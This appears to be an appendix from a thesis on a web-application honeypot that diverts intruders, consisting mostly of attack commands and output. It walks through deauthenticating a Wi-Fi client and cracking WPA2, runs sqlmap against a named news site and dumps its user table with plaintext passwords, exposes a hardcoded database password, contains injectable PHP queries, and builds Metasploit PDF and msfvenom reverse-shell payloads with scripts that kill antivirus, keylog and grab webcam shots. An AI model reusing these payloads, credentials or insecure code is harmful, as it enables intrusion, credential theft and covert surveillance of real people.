CH  1 ][ Elapsed: 54 s ][ 2017-03-17 20:59

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

84:16:F9:23:97:A2  -51 100      548      224    0   1  54e. WPA2 CCMP   PSK  cracker

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

84:16:F9:23:97:A2  FC:A1:3E:71:EE:7C   -1    1 - 0     0       1
84:16:F9:23:97:A2  50:7A:55:73:27:4A  -40    0e-24     0     296

root@hxgrp:~#
```


Figure A.9: Packet capturing is running unsuccessfully

client currently associated with the AP. If there is no wireless client currently associated with the AP, then we have to be patient and wait for one to connect to the AP so that a handshake can be captured.

This step sends a packet to the wireless client saying that it is no longer connected with the AP. The wireless client will then expectantly reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This is what we use to break the WPA/WPA2 pre-shared key. Based on the output of airodump-ng in Figure A.9, we determine a client which is currently connected and the MAC address of client is 50:7A:55:73:27:4A. We open another console session and enter following command: **aireplay-ng -0 1 -a 84:16:F9:23:97:A2 -c 50:7A:55:73:27:4A wlan0mon**

Command in Fig.3.10 contains:

- -0 means deauthentication
- 1 is the number of deauths to send (we can send multiple if we want)



```
 CH  1 ][ Elapsed: 24 s ][ 2017-03-17 20:58

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

 84:16:F9:23:97:A2  -45 100      265       58    5   1  54e. WPA2 CCMP   PSK  cracker

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 84:16:F9:23:97:A2  50:7A:55:73:27:4A  -33    0e-24    82       92

root@hxgrp:~# aireplay-ng -0 1 -a 84:16:F9:23:97:A2  -c 50:7A:55:73:27:4A wlan0mon
20:58:46  Waiting for beacon frame (BSSID: 84:16:F9:23:97:A2) on channel 1
20:58:47  Sending 64 directed DeAuth. STMAC: [50:7A:55:73:27:4A] [62|65 ACKs]
root@hxgrp:~#
```

Figure A.10: Deauthenticating wireless client

- -a 84:16:F9:23:97:A2 is the MAC address of the access point
- -c 50:7A:55:73:27:4A is the MAC address of the client you are deauthing
- wlan0mon is the interface name


Output **Sending 64 directed DeAuth. STMAC:** [**50:7A:55:73:27:4A**] [**62—65 ACKs**] causes the client to reauthenticate and produce the 4-way handshake.

#### A.1.0.4 Crack The Pre-shared Key

This step is to actually crack the WPA/WPA2 pre-shared key using 'aircrack-ng' command. To do this, we need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key. There is a small dictionary that comes with aircrack-ng - "password.lst". But, we have added more keys and used rockyou.txt located in /usr/share/wordlists/rockyou.txt.gz in kali Linux.

We open another console session and enter command: **"aircrack-ng -w /usr/share/wordlists/rockyou.txt -b 84:16:F9:23:97:A2 test*.cap"**. Command in Fig.3.11 contains:

- **-w /usr/share/wordlists/rockyou.txt** is the name of the dictionary file. Here, we need to specify the full path if the file is not located in the same directory.



```
                              Aircrack-ng 1.2 rc4

      [00:00:00] 64/7120756 keys tested (689.14 k/s)

      Time left: 2 hours, 52 minutes, 14 seconds                 0.00%

                          KEY FOUND! [ York*12@ ]


      Master Key     : 3D 43 1D 5B D3 5E AA D4 68 FA 85 CE 62 49 59 F3
                       A7 63 01 C3 12 FC CD B7 A0 6E 50 BA 6F FB 7D 6F

      Transient Key  : 59 54 F5 FB EA C6 AD A5 D3 BF BB 78 A1 AA 02 66
                       6E 8C 79 29 BA 8F 6B 75 0E A6 50 D3 58 5D 16 2F
                       15 73 00 39 B2 2C 01 E0 68 E5 4F 49 BD 4C 23 73
                       17 9D BF DD 13 98 08 68 09 CC 87 17 77 93 6C 24

      EAPOL HMAC     : C7 97 B4 17 14 53 F0 8A 4C 28 95 56 69 EE F5 11
root@hxgrp:~#
```

Figure A.11: Cracking WPA/WPA2 pre-shared key

- **test*.cap** is name of group of files containing the captured packets. We are using the wildcard * to include multiple files. aircrack-ng will start attempting to crack the pre-shared key when handshakes are found. Depending on the speed of CPU and the size of the dictionary, this step could take a long time. Successfully cracking the pre-shared key shows the view as in Figure A.11 and we see the result as key found ‘York*12@’ which is the password to connect to the AP ‘cracker’.

## A.2 SQL Injection Attack on Web Application

```
#!/bin/bash
root@appdev:/usr/share/sqlmap# python sqlmap.py -u
http://focusbangla.com.bd/news.php?nid=61890 --dbs
[*] starting at 10:43:46
[10:43:46] [INFO] testing connection to the target URL
    Type: UNION query
    Title: Generic UNION query (NULL) - 15 columns
    Payload: nid=-7696' UNION ALL SELECT
    ↪ NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b7a6b71,
    ↪ 0x7a566a4d4554645a4664684b7347696c647263554f4
    ↪ a4862534c45487958596f6a426f724b524d6d,
    ↪ 0x717a706b71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL--
    ↪ LHzA'
---
[10:46:31] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP 5.6.30
back-end DBMS: MySQL >= 5.0.12
[10:46:31] [INFO] fetching database names
[10:46:32] [INFO] the SQL query used returns 2 entries
[10:46:32] [INFO] retrieved: information_schema
[10:46:33] [INFO] retrieved: focusban_focusjoom
available databases [2]:
[*] focusban_focusjoom
[*] information_schema
[10:46:33] [INFO] fetched data logged to text files under
↪ '/root/.sqlmap/output/focusbangla.com.bd'
[*] shutting down at 10:46:33

root@appdev:/usr/share/sqlmap# python sqlmap.py -u
↪ http://focusbangla.com.bd/news.php?nid=61890 -D
↪ focusban_focusjoom --tables
[*] starting at 10:48:49
[10:48:49] [INFO] resuming back-end DBMS 'mysql'
[10:48:50] [INFO] fetching tables for database: 'focusban_focusjoom'
[10:48:51] [INFO] the SQL query used returns 6 entries
[10:48:51] [INFO] retrieved: image
[10:48:52] [INFO] retrieved: meta
[10:48:52] [INFO] retrieved: news
[10:48:53] [INFO] retrieved: user
```

```
[10:48:53] [INFO] retrieved: usergroup
[10:48:54] [INFO] retrieved: userlog
Database: focusban_focusjoom
[6 tables]
+-----------+
| user      |
| image     |
| meta      |
| news      |
| usergroup |
| userlog   |
+-----------+
[10:48:54] [INFO] fetched data logged to text files under
↪ '/root/.sqlmap/output/focusbangla.com.bd'
[*] shutting down at 10:48:54

root@appdev:/usr/share/sqlmap# python sqlmap.py -u
↪ http://focusbangla.com.bd/news.php?nid=61890 -D
↪ focusban_focusjoom -T user --columns
[*] starting at 10:51:42
[10:51:42] [INFO] resuming back-end DBMS 'mysql'
Table: user
[13 columns]
+-----------+--------------+
| Column    | Type         |
+-----------+--------------+
| access    | varchar(100) |
| email     | varchar(30)  |
| faxno     | varchar(25)  |
| fullname  | varchar(100) |
| homeadd   | varchar(100) |
| homephone | varchar(25)  |
| memberof  | tinyint(2)   |
| mobileno  | varchar(25)  |
| name      | varchar(50)  |
| offphone  | varchar(25)  |
| password  | varchar(30)  |
| uid       | int(10)      |
| upimage   | varchar(50)  |
+-----------+--------------+
[10:51:51] [INFO] fetched data logged to text files under
↪ '/root/.sqlmap/output/focusbangla.com.bd'
[*] shutting down at 10:51:51

root@appdev:/usr/share/sqlmap# python sqlmap.py -u
↪ http://focusbangla.com.bd/news.php?nid=61890 -D
↪ focusban_focusjoom -T user -C fullname,uid,name,password --dump
[*] starting at 10:55:14
[10:55:14] [INFO] resuming back-end DBMS 'mysql'
[10:55:25] [INFO] analyzing table dump for possible password hashes
Database: focusban_focusjoom
Table: user
[17 entries]
+---------------+-----+------------+----------------+
| fullname      | uid | name       | password       |
+---------------+-----+------------+----------------+
| mr. sumon     | 203 | focussumon | F0cusSumon     |
| mr. admin     | 204 | focusadmin | admin*123      |
| mr. dev       | 205 | dev        | focus123*      |
| mr. user1     | 206 | focususer1 | abc*123456     |
| mr. user2     | 207 | focususer2 | q1w2e3r4t5     |
| mr. user3     | 208 | focususer3 | asdfqwer123*   |
| mr. user4     | 209 | focususer4 | test1234       |
| mr. user5     | 211 | focususer5 | asdf1234*      |
| mr. operator1 | 212 | focusop1    | robin1985       |
| mr. operator2 | 213 | focusop2    | realmadrid7     |
| mr. operator3 | 214 | focusop3    | focus*4321      |
| mr. operator4 | 215 | focusop4    | focusbangla123 |
| mr. operator5 | 216 | focusop5    | fB234*qwer      |
| mr. uploader1 | 217 | focusup1    | FoCuS123456     |
| mr. uploader2 | 229 | focusup2    | tEmp*4321       |
| mr. uploader3 | 250 | focusup3    | hello09876      |
| mr. uploader4 | 227 | focusup4    | uploAD234       |
+---------------+-----+------------+----------------+
[10:55:25] [INFO] table 'focusban_focusjoom.`user`' dumped to CSV
↪ file
↪ '/root/.sqlmap/output/focusbangla.com.bd/dump/focusban_focusjoom/user.csv'
[10:55:25] [INFO] fetched data logged to text files under
↪ '/root/.sqlmap/output/focusbangla.com.bd'
[*] shutting down at 10:55:25
```

## A.3 Web Application Analysis by Nmap

```
#nmap --script=http-headers focusbangla.com.bd
WARNING: Could not import all necessary Npcap functions.  You may
↪ need to upgrade to version 0.07 or higher from
↪ http://www.npcap.org.  Resorting to connect() mode -- Nmap may
↪ not function completely
Starting Nmap 7.50 ( https://nmap.org ) at 2017-01-15 03:25
↪ Bangladesh Standard Time
Nmap scan report for focusbangla.com.bd (204.10.161.137)
Host is up (0.30s latency).
Not shown: 988 filtered ports
PORT    STATE SERVICE
21/tcp  open  ftp
25/tcp  open  smtp
26/tcp  open  rsftp
```

```
53/tcp  open  domain
80/tcp  open  http
| http-headers:
|   Date: Sat, 14 Jan 2017 21:28:22 GMT
|   Server: Apache
|   X-Powered-By: PHP/5.6.30
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|_  (Request type: HEAD)
110/tcp open  pop3
143/tcp open  imap
443/tcp open  https
| http-headers:
|   Date: Sat, 14 Jan 2017 21:28:22 GMT
|   Server: Apache
|   X-Powered-By: PHP/5.6.30
|   Connection: close
|   Content-Type: text/html; charset=UTF-8
|_  (Request type: HEAD)
465/tcp open  smtps
587/tcp open  submission
993/tcp open  imaps
995/tcp open  pop3s
Nmap done: 1 IP address (1 host up) scanned in 167.49 seconds
```

## A.4 Log Analyzer and Parser Source Code

```php
<?php
$output = array();
exec('cat /opt/lampp/logs/access_log | grep \'UNION\'', $output);
if($output) {
include("connectdb1.php");
foreach($output as $line) {
```

```
$ip = explode(" -", $line);
$query = "SELECT * FROM attacklog where ip='$ip[0]'";
$result = mysql_query($query, $con) or die(" Query failed : " .
↪  mysql_error());
$e=mysql_num_rows($result);
if(!$e) //not found in ALR
{
$type = "SQLi attack";
$details = str_replace('\"','',$line);
$details = str_replace('\'','',$line);
$details = str_replace('/','',$line);
$details = str_replace('\\','',$line);
$details = str_replace('"','',$line);
$ins_query="INSERT INTO attacklog(ip,attack_type,access_details)
↪  VALUES ('$ip[0]','$type','$details');";
mysql_query($ins_query,$con);
} } // end of loop
mysql_close($con);
} ?>
```

## A.5 Attack Diversion Algorithm in PHP

### A.5.1 First Portion of ADA in WAH Login Link

```
<?PHP
session_start();
function getUserIP()
{
$client  = @$_SERVER['HTTP_CLIENT_IP'];
$forward = @$_SERVER['HTTP_X_FORWARDED_FOR'];
$remote  = $_SERVER['REMOTE_ADDR'];
if(filter_var($client, FILTER_VALIDATE_IP))
{
$ip = $client;
}
elseif(filter_var($forward, FILTER_VALIDATE_IP))
{
$ip = $forward;
}
else
{
$ip = $remote;
}
return $ip;
}
$user_ip = getUserIP();
$_SESSION["clientip"] = $user_ip;
include("connectdb1.php");
$query = "SELECT * FROM attacklog where ip='$user_ip'";
$result = mysql_query($query, $con) or die(" Query failed : " .
↪ mysql_error());
$e=mysql_num_rows($result);
if($e)
{
$linkdata="http://adminpanel.focusbangla.com.bd";
}
else
{
$linkdata="http://focusbangla.com.bd/rdata";
}
header('Location: '.$linkdata);
die();
?>
```

### A.5.2 Second Portion of ADA in RWA Login Panel

```
<?php
$maximum_attempt = 5;
session_start();
if(isset($_POST['submit']))
{
include("connectdb.php");
$n=$_POST['name'];
$p=$_POST['pass'];
if(isset($_SESSION['attempts']))
{
if($_SESSION['attempts'] == $maximum_attempt) {
$dbServer = "203.112.220.235";
$dbUsername = "focusban_admin1";
$dbPassword = "MsnDx3nDFEHeGolQ";
$dbName = "ALR";
$con2=mysql_connect ($dbServer, $dbUsername,$dbPassword) or
↪ die('Cannot connect to the database because: ' . mysql_error());
mysql_select_db ($dbName);
$ips = getenv(REMOTE_ADDR);
$type = "Brute Forcing attack to RWA";
$details="user name used: ".$_POST['name']." Time : ".CURTIME()."Date
↪ : ".CURDATE();
$ins_query="INSERT INTO attacklog(ip,attack_type,access_details)
↪ VALUES ('$ips','$type','$details');";
mysql_query($ins_query,$con2);
mysql_close($con2);
header('Location: http://adminpanel.focusbangla.com.bd/home.php');
} else {
 $_SESSION['attempts']=$_SESSION['attempts']+1;
}
}
```

```
else
{
  $_SESSION['attempts']=0;
}
if($_POST['submit']) {
$query = "SELECT * FROM meta where(name='$n' AND metaword='$p')";
$result = mysql_query($query, $con) or die(" Query failed : " .
 ↪  mysql_error());
$e=mysql_num_rows($result);
if($e)
{
$user=mysql_fetch_array($result);
$_SESSION['name']=$user['name'];
$_SESSION['uid']=$user['uid'];
$uid=$user['uid'];
$dtime=time();
$ips = getenv(REMOTE_ADDR);
$proxy = getenv(HTTP_X_FORWARDED_FOR);
$q="INSERT INTO userlog (uid,logintime,logdate,ips,proxys) values
 ↪  ($uid,CURTIME(),CURDATE(),'$ips','$proxy')";
$re = mysql_query($q, $con);
header('Location: home.php');
}
}
else
{
$msg = "<div>
<div>
<strong>Access Denied</strong> |
<span>Wrong user/password</span>
</div>
</div>";
}
include"closedb.php";
}
?>
```

## A.6 Generate Metasploit Contents

We generate metasploit contents in both ways. i. Manually ii. Automatically

### A.6.1 Manually Generate Metasploit PDF File

We use Metasploit framework to generate a PDF exploit file containing a Meterpreter backdoor. We begin by launching the console and searching for all known PDF vulnerabilities. After choosing the Embedded EXE PDF exploit which allows us to hide a backdoor program in a genuine PDF, we set our option and execute the exploit. Metasploit generates a PDF accompanied by a Windows Reverse TCP Payload. Meterpreter activate the session while attacker is opening the this pdf file. Now, we look at injecting a listener inside a PDF file exploiting vulnerability in Adobe's Reader. We create a malicious PDF that will give the attacker a sense of security in opening it. To do that, it must appear as legit; for instance, it should have a name that is genuine, and not be noticeable by anti-virus or other security alert software. Many old versions of Adobe Reader comprise programming errors that make them vulnerable to attack. It is possible to craft a PDF document that exploits a vulnerability to take control of the program. For simulation, we use the Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow Vulnerability which is known as CVE-2008-2992 [54]. The corresponding Metasploit module is "exploit/windows/fileformat/adobe_ utilprintf".
Next, we need to set our payload to embed into the PDF as shown in Figure A.12. Then, we set the LHOST to our Meterpreter Terminal's IP address as shown Figure A.13. LHOST serves 2 purposes. It specifies the IP address where the Meterpreter shellcode will have to link back to (from the target, to the attacker) [55]. Another purpose is that LHOST tells Metasploit where to bind to when setting up the Meterpreter "handler". Once all our options are set, we need to do exploit. Following is the final stage to create metasploit content as shown in Figure A.14 At this stage,

```
msf > use exploit/windows/fileformat/adobe_utilprintf
msf exploit(adobe_utilprintf) > set FILENAME Email-List.pdf
FILENAME => Email-List.pdf
msf exploit(adobe_utilprintf) > set PAYLOAD
↪ windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
```

Figure A.12: Set payload to embed into the PDF

```
msf exploit(adobe_utilprintf) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(adobe_utilprintf) > set LPORT 4455
LPORT => 4455
```

Figure A.13: Set exploit options

```
msf exploit(adobe_utilprintf) > exploit
[*] Handler binding to LHOST 192.168.56.1
[*] Started reverse handler
[*] Creating ' Email-List.pdf' file...
[*] Generated output file
↪ /pentest/exploits/framework3/data/exploits/ Email-List
[*] Exploit completed, but no session was created.
msf exploit(adobe_utilprintf) >
```

Figure A.14: Exploit to generate metasploit PDF

metasploit framwork has created a PDF named Email-List.pdf that contains the Meterpeter listener.

#### A.6.1.1 Meterpreter Console to Extract Attacker Information

We send our all metasploit files to specific direcotry in WAH. We need to set up a listener to capture this reverse connection when attacker opens one of these above exploited files. We will use msfconsole to set up multi handler listener, configure payload options and open payload handler as shown in Figure A.15 After logging

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4455
LPORT => 4455
msf exploit(handler) > set LHOST 192.168.56.1
LHOST => 192.168.56.1
msf exploit(handler) > exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
```

Figure A.15: Open payload handler in meterpreter

in the WAH admin panel, attacker will navigate and find out some pdf files as important documents. When attacker downloads and opens any of these files, it will make a connection to our meterpreter console by opening session as shown in Figure A.16 so that we can use to extract the attacker system information. We now

```
[*] Starting the payload handler...
[*] Sending stage (718336 bytes)
session[*] Meterpreter session 1 opened (192.168.56.1:4455 ->
↪  192.168.56.2:49322)
meterpreter >
```

Figure A.16: Create session through exploit

have a shell on the attacker computer through the malicious PDF exploit. At this

```
meterpreter > sysinfo
Computer: VM-PC
OS : Windows 7 (Build 6000, ).
meterpreter > ps
Process list
============
PID Name         Path
---   ----          ----
852 taskeng.exe         C:\Windows\system32\taskeng.exe
1308 Dwm.exe         C:\Windows\system32\Dwm.exe
1520 explorer.exe C:\Windows\explorer.exe
3176 iexplore.exe C:\Program Files\Internet Explorer\iexplore.exe
3452 AcroRd32.exe C:\Program Files\AdobeReader
↪ 8.0\ReaderAcroRd32.exe
meterpreter > run post/windows/manage/migrate
[*] Running module against V-MAC-XP
[*] Current server process: svchost.exe (1076)
[*] Migrating to explorer.exe...
[*] Migrating into process ID 816
[*] New server process: Explorer.EXE (816)
meterpreter > use priv
Loading extension priv...success.
meterpreter > run post/windows/capture/keylog_recorder
[*] Executing module against V-MAC-XP
[*] Starting the keystroke sniffer...
[*] Keystrokes being saved in to
↪ /root/.msf4/loot/20170323091836_default_192.168.56.2_host.windows.
[*] Recording keystrokes...
```

Figure A.17: Extract attacker information

point, we acquire system info and transfer the shell to a different process, so that when the attacker kills Adobe reader, we don't lose our shell. Then, we can start a key logger and continue exploiting the system as shown in Figure A.17. We get get all resources information of intruder system by controlling from our meterpreter.

### A.6.2 Auto MCG Bash Script

```
#!/bin/bash
echo "exploit type (py/pdf/exe/jpg) : "; read msftype
echo "Exploited File series name : "; read msfname
echo "IP (203.112.220.235) : "; read msfip
echo "Port No (py-3333,pdf-3334,exe-3335,jpg-3336) : "; read msfport
echo "Exploited content number : "; read msfno
for i in `seq 1 $msfno`;
do
if [ "$msftype" = "exe" ]; then
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp
↪ LHOST=$msfip LPORT=$msfport -b "\x00" -e x86/shikata_ga_nai -f
↪ exe -o /opt/lampp/htdocs/metadata/$msfname$i.exe
elif [ "$msftype" = "py" ]; then
msfvenom -p python/meterpreter/reverse_tcp LHOST=$msfip
↪ LPORT=$msfport R> $msfname$i.py
python /opt/lampp/htdocs/metadata/generate/NXcrypt/NXcrypt.py
↪ --file=/opt/lampp/htdocs/metadata/generate/$msfname$i.py
↪ --output=/opt/lampp/htdocs/metadata/generate/file_$msfname$i.py
rm $msfname$i.py
cp file_$msfname$i.py /opt/lampp/htdocs/metadata/config$i.py
rm file_$msfname$i.py
else
echo "no type"
fi
done
```

## A.7 Auto DCAM Scripts and Information Extraction

### A.7.1 MSF Command List to Open Meterpreter

```
spool /opt/lampp/htdocs/metadata/generate/metalog.txt
use exploit/multi/handler
set PAYLOAD python/meterpreter/reverse_tcp
set lport 3333
set lhost 203.112.220.235
set AutoRunScript persistence
set AutoRunScript multi_console_command -rc
↪ /opt/lampp/htdocs/metadata/generate/autocommand.rc
set ExitOnSession false
exploit -j -z
spool off
```

Figure A.18: MSF Command list for running meterpreter - autopy.rc

### A.7.2 Command List in Auto-script

```
sysinfo
run post/windows/manage/migrate
run post/windows/manage/killav
run post/windows/gather/checkvm
run post/windows/gather/enum_applications
run post/windows/gather/dumplinks
ps
screenshot
webcam_list
webcan_snap -v false
```

Figure A.19: Auto command list - autocommand.rc

### A.7.3 Short Definition of Different types of Extraction

Table A.3: Process Details to Extract

| SL | Process | Workings |
|---|---|---|
| 1 | sysinfo | Shows the system information |
| 2 | killav | Disables most antivirus programs running as a service |
| 3 | checkvm | Checks to see if the attacker system is a virtual machine / physical machine |
| 4 | enum_applications | Enumerates the applications that are installed |
| 5 | dumplinks | Parses the .lnk files in a users Recent Documents |
| 6 | ps | Displays a list of running processes |

### A.7.4 Extracted Information of Attacker Resources

```
Running command sysinfo
Computer        : swarup-PC
OS              : Windows 7 (Build 7600)
Architecture    : x86
System Language : en_US
Meterpreter     : python/windows

Running command run post/windows/manage/killav
No target processes were found.

Running command run post/windows/gather/checkvm
Checking if swarup-PC is a Virtual Machine .....
swarup-PC appears to be a Physical Machine

Running command run post/windows/gather/enum_applications
```

```
Enumerating applications installed on swarup-PC
Installed Applications
======================
 Name                                   Version
 ----                                   -------
 Adobe Reader XI (11.0.10)              11.0.10
 FileZilla Client 3.24.0                3.24.0
 KMPlayer                               4.2.1.4
 Mozilla Firefox 55.0.3 (x86 en-US)     55.0.3
 Mozilla Maintenance Service            55.0.3.6445
 Notepad++                              6.7.5
 PuTTY release 0.70                     0.70.0.0
 Python 2.7.13                          2.7.13150
 Realtek High Definition Audio Driver   6.0.1.6482
 TeamViewer 12                          12.0.83369
 WinRAR 5.01 (32-bit)                   5.01.0
 qBittorrent 3.3.15                     3.3.15

Results stored in: /home/alin/.msf4/loot/20170916231158_default_fe80_
host.application_346130.txt
Running command run post/windows/gather/dumplinks
Running module against swarup-PC
Extracting lnk files for user swarup at
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\...
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\Document.lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\header1.lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\other
↪ source.lnk.
```

```
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\PuTTY
↪ (2).lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\putty.lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\Scripts.lnk.
Processing: C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent
\shodan-1.7.4.tar.lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\SSH
↪ Access through SCREEN command.txt.lnk.
Processing: C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent
\student_application_from.pdf.lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\undetectable
↪ payload by SET.txt.lnk.
Processing:
↪ C:\Users\swarup\AppData\Roaming\Microsoft\Windows\Recent\urgent.lnk.
No Recent Office files found for user swarup. Nothing to do.

Running command ps
Process List
============

 PID   PPID  Name                     Arch  User                Path
 ---   ----  ----                     ----  ----                ----
 0     0     [System Process]         x86
 4     0     System                   x86
 188   2188  notepad.exe              x86   swarup-PC\swarup
 ↪ C:\Windows\system32\NOTEPAD.EXE
 256   4     smss.exe                 x86
```

```
428   420   csrss.exe               x86
508   420   wininit.exe             x86
520   500   csrss.exe               x86
568   508   services.exe            x86
584   508   lsass.exe               x86
592   508   lsm.exe                 x86
652   500   winlogon.exe            x86
740   568   svchost.exe             x86
816   568   svchost.exe             x86
900   568   atiesrxx.exe            x86
932   568   svchost.exe             x86
988   568   svchost.exe             x86
1008  568   SearchIndexer.exe       x86
1016  568   svchost.exe             x86
1156  568   svchost.exe             x86
1280  568   svchost.exe             x86
1416  2188  notepad.exe             x86   swarup-PC\swarup
 ↪ C:\Windows\system32\NOTEPAD.EXE
1460  568   spoolsv.exe             x86
1480  900   atieclxx.exe            x86
1512  568   svchost.exe             x86
1580  568   sppsvc.exe              x86
1604  568   svchost.exe             x86
1684  568   armsvc.exe              x86
1752  568   TeamViewer_Service.exe  x86
2136  988   dwm.exe                 x86   swarup-PC\swarup
 ↪ C:\Windows\system32\Dwm.exe
2188  2116  explorer.exe            x86   swarup-PC\swarup
 ↪ C:\Windows\Explorer.EXE
2204  568   taskhost.exe            x86   swarup-PC\swarup
 ↪ C:\Windows\system32\taskhost.exe
```

```
2352  2188  RtHDVCpl.exe            x86   swarup-PC\swarup
↩ C:\Program Files\Realtek\Audio\HDA\RtHDVCpl.exe
2368  2188  IDMan.exe               x86   swarup-PC\swarup
↩ C:\Program Files\Internet Download Manager\IDMan.exe
2572  2368  IEMonitor.exe           x86   swarup-PC\swarup
↩ C:\Program Files\Internet Download Manager\IEMonitor.exe
2936  2188  putty.exe               x86   swarup-PC\swarup
↩ C:\Program Files\PuTTY\putty.exe
2944  2188  firefox.exe             x86   swarup-PC\swarup
↩ C:\Program Files\Mozilla Firefox\firefox.exe
3120  568   svchost.exe             x86
3412  2188  python.exe              x86   swarup-PC\swarup
↩ C:\Python27\python.exe
3704  520   conhost.exe             x86   swarup-PC\swarup
↩ C:\Windows\system32\conhost.exe
```